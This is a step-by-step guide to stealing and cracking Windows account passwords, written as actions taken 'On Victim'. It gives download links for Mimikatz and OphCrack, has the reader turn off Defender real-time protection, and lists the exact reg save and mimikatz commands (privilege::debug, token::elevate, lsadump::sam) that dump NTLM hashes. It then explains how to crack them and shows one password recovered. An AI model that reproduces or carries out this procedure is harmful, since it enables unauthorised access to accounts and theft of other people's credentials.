Win Passwd

The **S**ecurity **A**ccounts **M**anager **(SAM)** is a database file in the Microsoft Windows operating system that contains usernames and passwords.
The primary purpose of the SAM is to make the system more secure and protect from a data breach in case the system is stolen. The SAM is available in different versions of Windows, starting from Windows XP to Windows 11.
Password and user list can be found in the following registry key


- `HKLM\SAM`
- `HKLM\SYSTEM`

Prerequisites

Download this file

- **Mimikatz** https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip
- **OphCrack** https://sourceforge.net/projects/ophcrack/files/ophcrack/3.8.0/ophcrack-3.8.0-bin.zip/download
- **OphCrack Table** http://sourceforge.net/projects/ophcrack/files/tables/Vista%20proba%20free/vista_proba_free.zip/download

Disable Windows Defender


Sicurezza di Windows
Home
Protezione da virus e minacce
Protezione account
Protezione firewall e della rete
Controllo delle app e del browser
Sicurezza dispositivi
Prestazioni e integrità del dispositivo
Opzioni famiglia
Cronologia della protezione
Impostazioni

Impostazioni di Protezione da virus e minacce

Visualizza e aggiorna le impostazioni di protezione da virus e minacce di Microsoft Defender Antivirus.

Protezione in tempo reale

Consente di individuare il malware e interromperne l'installazione o l'esecuzione nel tuo dispositivo. Puoi disattivare l'impostazione per un breve periodo prima che venga riattivata automaticamente.

La protezione in tempo reale è disattivata e il dispositivo è vulnerabile.

Disattivato

Attiva la protezione in tempo reale per usare questa funzionalità.

Protezione dell'unità di sviluppo

Analizza le minacce in modo asincrono nei volumi di Dev Drive per ridurre l'impatto sulle prestazioni.

Disattivato

Visualizza volumi
Altre informazioni

Protezione fornita dal cloud

On Victim

1. Get registry keys and hash
   a. Open an Admin Powershell (a PowerShell with admin's right)
      - `\> reg save HKLM\SAM sam.bkp`
      - `\> reg save HKLM\SYSTEM sys.bkp`

   b. Use mimikatz
      - `\> mimikatz_trunk.exe`

c. Start debug mode (is mandatory to access to protect area system). If return Privilege '20' OK is ok!
   - `mimikatz # privilege::debug`

d. Use the access token with maximum privilege level
   - `mimikatz # token::elevate`

e. Set a output file. Will contains NTLM hash extract from lsadump and we use it after
   - `mimikatz # log hash.log`

f. Start dump of Security Account Manager (SAM)
   - `mimikatz # lsadump::sam sys.bkp sam.bkp`

2. Create a file in right format

a. Create a file hash.txt and manually extrat the follow info from hash.log.
   - Username
   - User ID (optional)
   - Hash NTLM

b. The right format is one hash by line and is like this
   - USERNAME:::HASH_NTLM:::

3. Configure ophcrack.exe

a. Open ophcrack.exe

b. Click on Tables

c. Select vista probabilistic free end install it (using previously downloaded file)


4. Crack password

a. Open ophcrack.exe

b. Select Load → PWDUMP and select hash.txt

c. Click on Crack

d. wait!



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
paola		6669799...			not found
demo		633bb9...			ubuntu

Table	Status	Preload	Progress
Vista pro...	inactive	100% in RAM	

Preload: done Brute force: done Pwd found: 1/2 Time elapsed: 0h 2m 1s